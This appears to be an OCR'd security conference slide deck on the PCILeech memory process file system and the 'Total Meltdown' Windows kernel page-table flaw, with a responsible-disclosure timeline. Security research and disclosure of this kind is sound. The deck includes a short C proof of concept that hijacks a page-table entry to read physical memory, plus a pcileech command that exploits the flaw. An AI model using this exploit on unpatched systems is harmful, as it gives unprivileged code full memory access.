
Windows focused (7, 8, 10)

Limited support for other x64 OS’es

PCILeech FPGA == Read/Write

Memory Dump Files == Read Only

Fast! – analyze GBs in seconds!



Memory Process File System

Translation layer: process **virtual to physical memory**

Locate kernel **page table base** (CR3/PML4)

Locate kernel process list **EPROCESS** and enumerate per-process:

- Page Table Base (PML4)
- Name, PID, PEB ...

Page table walk to create **memory map** and **virtual memory file**

Parse in-memory process EXEs DLLs and display as files / directories


DEMO: Memory Process File System

Analyze >32GB memory in seconds

Enumerate processes and loaded DLLs

Look at memory map and virtual memory

Page table walks and parsing



Name	Date modified	Type	Size
modules	2018-06-24 11:28	File folder	
virt2phys	2018-06-24 11:28	File folder	
vmemd	2018-06-24 11:28	File folder	
pml4	2018-06-24 11:28	File	1 KB
pml4-user	2018-06-24 11:28	File	1 KB
vmem	2018-06-24 11:28	File	274 877 906 944 KB
win-entry	2018-06-24 11:28	File	1 KB
win-eprocess	2018-06-24 11:28	File	1 KB
win-modules	2018-06-24 11:28	File	1 KB
win-peb	2018-06-24 11:28	File	1 KB

K:\proc\name\cmd.exe-8820\map - Notepad++

File Edit Search View Encoding Language Settings Tools Macro Run Plugins Window
map

```
0024         1 00007df5fd5c0000-00007df5fd5c0fff -r--
0025         3 00007df5fd5d0000-00007df5fd5d2fff -r--
0026         1 00007ff5d75d3000-00007ff5d75d3fff -r--
0027         1 00007ff67fcc0000-00007ff67fcc0fff -r--     cmd.exe
0028         1 00007ff67fcc1000-00007ff67fcc1fff -r-x     cmd.exe
0029         1 00007ff67fcc6000-00007ff67fcc6fff -r-x     cmd.exe
002a        10 00007ff67fcc9000-00007ff67fcd8fff -r-x     cmd.exe
002b         2 00007ff67fcda000-00007ff67fcdbfff -r-x     cmd.exe
002c         1 00007ff67fcdd000-00007ff67fcddfff -r-x     cmd.exe
002d         1 00007ff67fce1000-00007ff67fce1fff -r-x     cmd.exe
002e         1 00007ff67fce4000-00007ff67fce4fff -r-x     cmd.exe
002f         3 00007ff67fce7000-00007ff67fce9fff -r-x     cmd.exe
0030         1 00007ff67fceb000-00007ff67fcebfff -r-x     cmd.exe
0031         1 00007ff67fced000-00007ff67fcedfff -r-x     cmd.exe
0032         5 00007ff67fcee000-00007ff67fcf2fff -r--     cmd.exe
0033         4 00007ff67fcf5000-00007ff67fcf8fff -r--     cmd.exe
0034         1 00007ff67fcf9000-00007ff67fcf9fff -rw-     cmd.exe
0035         1 00007ff67fcfb000-00007ff67fcfbfff -rw-     cmd.exe
0036         1 00007ff67fcff000-00007ff67fcfffff -rw-     cmd.exe
                                        d07fff -rw-     cmd.exe
```

```
$ ls
map  page  phys  pt_pd  pt_pdpt  pt_pml4  pt_pt  virt
$ echo "00007ff67fcc0000" > virt && cat map
PML4 00000001dd100000 +7f8 0a000001d0f35867
PDPT 00000001d0f35000 +ec8 0a000001d2942867
PD   00000001d2942000 +ff0 0a00000188b43867
PT   0000000188b43000 +600 820000015254d105
PAGE 000000015254d000
```


DEMO: Finding Total Meltdown

Locate Total Meltdown by **looking** at the **memory map!**

PML4 self referential entry mapped as **user-mode**

Mapped at address **0xFFFFF6FB7DBED000**

(position 0x1ED, offset 0xF68)



```
0196          1 fffff683ff7f7000-fffff683ff7f7fff -rwx
0197          4 fffff683ff7f9000-fffff683ff7fcfff -rwx
0198          1 fffff683fffff000-fff
0199          2 fffff6fb40000000-fff
019a          1 fffff6fb40003000-fff
019b          1 fffff6fb41ffb000-fff
019c          1 fffff6fb41fff000-fff
019d          1 fffff6fb7da00000-fff
019e          1 fffff6fb7da[illegible]000-fff
019f          2 fffff6fb7dbed000-f[illegible]f
```





Table 4-14. Format of an IA-32e PML4 Entry (PML4E) that References a Page-Directory-Pointer Table

Bit Position(s)	Contents
0 (P)	Present; must be 1 to reference a page-directory-pointer table
1 (R/W)	Read/write; if 0, writes may not be allowed to the 512-GByte region controlled by this entry (see Section 4.6)
2 (U/S)	User/supervisor; if 0, user-mode accesses are not allowed to the 512-GByte region controlled by this entry (see Section 4.6)
3 (PWT)	Page-level write-through; indirectly determines the memory type used to access the page-directory-pointer table

The Vulnerability – 1 bit set in error



```
$ hexdump /cygdrive/k/liveram-native.raw -C -n 4096 -s $((16#$(cat pml4)))
38680000  67 f8 8e 49 00 00 10 03  00 00 00 00 00 00 00 00  |g..I............|
38680010  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
*
38680070  00 00 00 00 00 00 00 00  67 b8 6a 49 00 00 80 00  |........g.jI....|
38680080  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
*
38680f60  00 00 00 00 00 00 00 00  67 08 68 38 00 00 00 00  |........g.h8....|
38680f70  67 b8 6e 49 00 00 00 00  63 d0 10 00 00 00 00 00  |g.nI....c.......|
```

00800000496ab867 ← Entry: PML4e

(hex) 0x7 = 0111 (binary)




Table 4-14. Format of an IA-32e PML4 Entry (PML4E) that References a Page-Directory-Pointer Table

Bit Position(s)	Contents
0 (P)	Present; must be 1 to reference a page-directory-pointer table
1 (R/W)	Read/write; if 0, writes may not be allowed to the 512-GByte region controlled by this entry (see Section 4.6)
2 (U/S)	User/supervisor; if 0, user-mode accesses are not allowed to the 512-GByte region controlled by this entry (see Section 4.6)
3 (PWT)	Page-level write-through; indirectly determines the memory type used to access the page-directory-pointer table

The minimal ”exploit”

No API calls required! – just read and write already in-process memory!


Check for existence:

```
unsigned long long pte_selfref = *(unsigned long long*)0xFFFFF6FB7DBEDF68;
```

Read 4k ”arbitrary” physical memory from address 0x331000

```
unsigned char buf[0x1000];
// ”randomly” hi-jack pte# 0x100 (offset 0x800), let’s hope it’s not used :)
*(unsigned long long*)0xFFFFF6FB7DBED800 = 0x0000000000331867;
// 0xFFFFF6FB7DB00000 == (0xffff << 48) + (0x1ed << 39) + (0x1ed << 30) + (0x1ed << 21) + (0x100 << 12)
memcpy(buf, 0xFFFFF6FB7DB00000, 0x1000);
```

Releasing a 0-day publicly



Ulf Frisk
@UlfFrisk

finding a very nice vuln just to discover it was recently patched by vendor 😭

8:04 PM - 25 Mar 2018

March 25th: Looked like it was fixed in March – contacted MSRC anyway

March 26th: Green light received by MSRC to publish blog entry

March 27th: Blog entry and PoC published


March 28th: Twitter noticed 2008R2 was affected as well; and march patches had quality issues …

March 28th: Auch, issue only "patched" for "admin processes" – non admin processes still vulnerable – contacted MSRC again

March 29th: OOB kernel security update for CVE-2018-1038 released!

DEMO

Admin process PML4 vs **User** process PML4



```
0196        1 fffff683ff7f7000-fffff683ff7f7fff -rwx
0197        4 fffff683ff7f9000-fffff683ff7fcfff -rwx
0198        1 fffff683fffff000-fff
0199        2 fffff6fb40000000-fff
019a        1 fffff6fb40003000-fff
019b        1 fffff6fb41ffb000-fff
019c        1 fffff6fb41fff000-fff
019d        1 fffff6fb7da00000-fff
019e        1 [illegible]-fff
019f        2 fffff6fb7dbed000-f
```




Table 4-14. Format of an IA-32e PML4 Entry (PML4E) that References a Page-Directory-Pointer Table

Bit Position(s)	Contents
0 (P)	Present; must be 1 to reference a page-directory-pointer table
1 (R/W)	Read/write; if 0, writes may not be allowed to the 512-GByte region controlled by this entry (see Section 4.6)
2 (U/S)	User/supervisor; if 0, user-mode accesses are not allowed to the 512-GByte region controlled by this entry (see Section 4.6)
3 (PWT)	Page-level write-through; indirectly determines the memory type used to access the page-directory-pointer table

Summary

Total Meltdown is now fixed

Super impressive turn around time by Microsoft!

The PCILeech **Memory Process File System** is awesome!

```
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\user>cd c:\pcileech

c:\pcileech>pcileech mount -device totalmeltdown

MOUNT: INFO: FILES folder not mounted. (No kernel module loaded).
MOUNTING PCILEECH FILE SYSTEM:
================================================================================
PCILeech Memory Process File System is mounted in the /proc/ folder.
Memory from dump files or PCILeech hardware DMA devices is analyzed to prov
a convenient process file system.
 - File system is read-only when dump files are used.
 - File system is read-write when FPGA hardware acquisition devices are use
 - Full support exists for some x64 Windows operating systems.
 - Limited support for all other x64 operating systems.
================================================================================
MOUNT: Mounting as drive K:\
```

Thank You!

github.com/ufrisk/pcileech

blog.frizk.net/2018/03/total-meltdown.html

UlfFrisk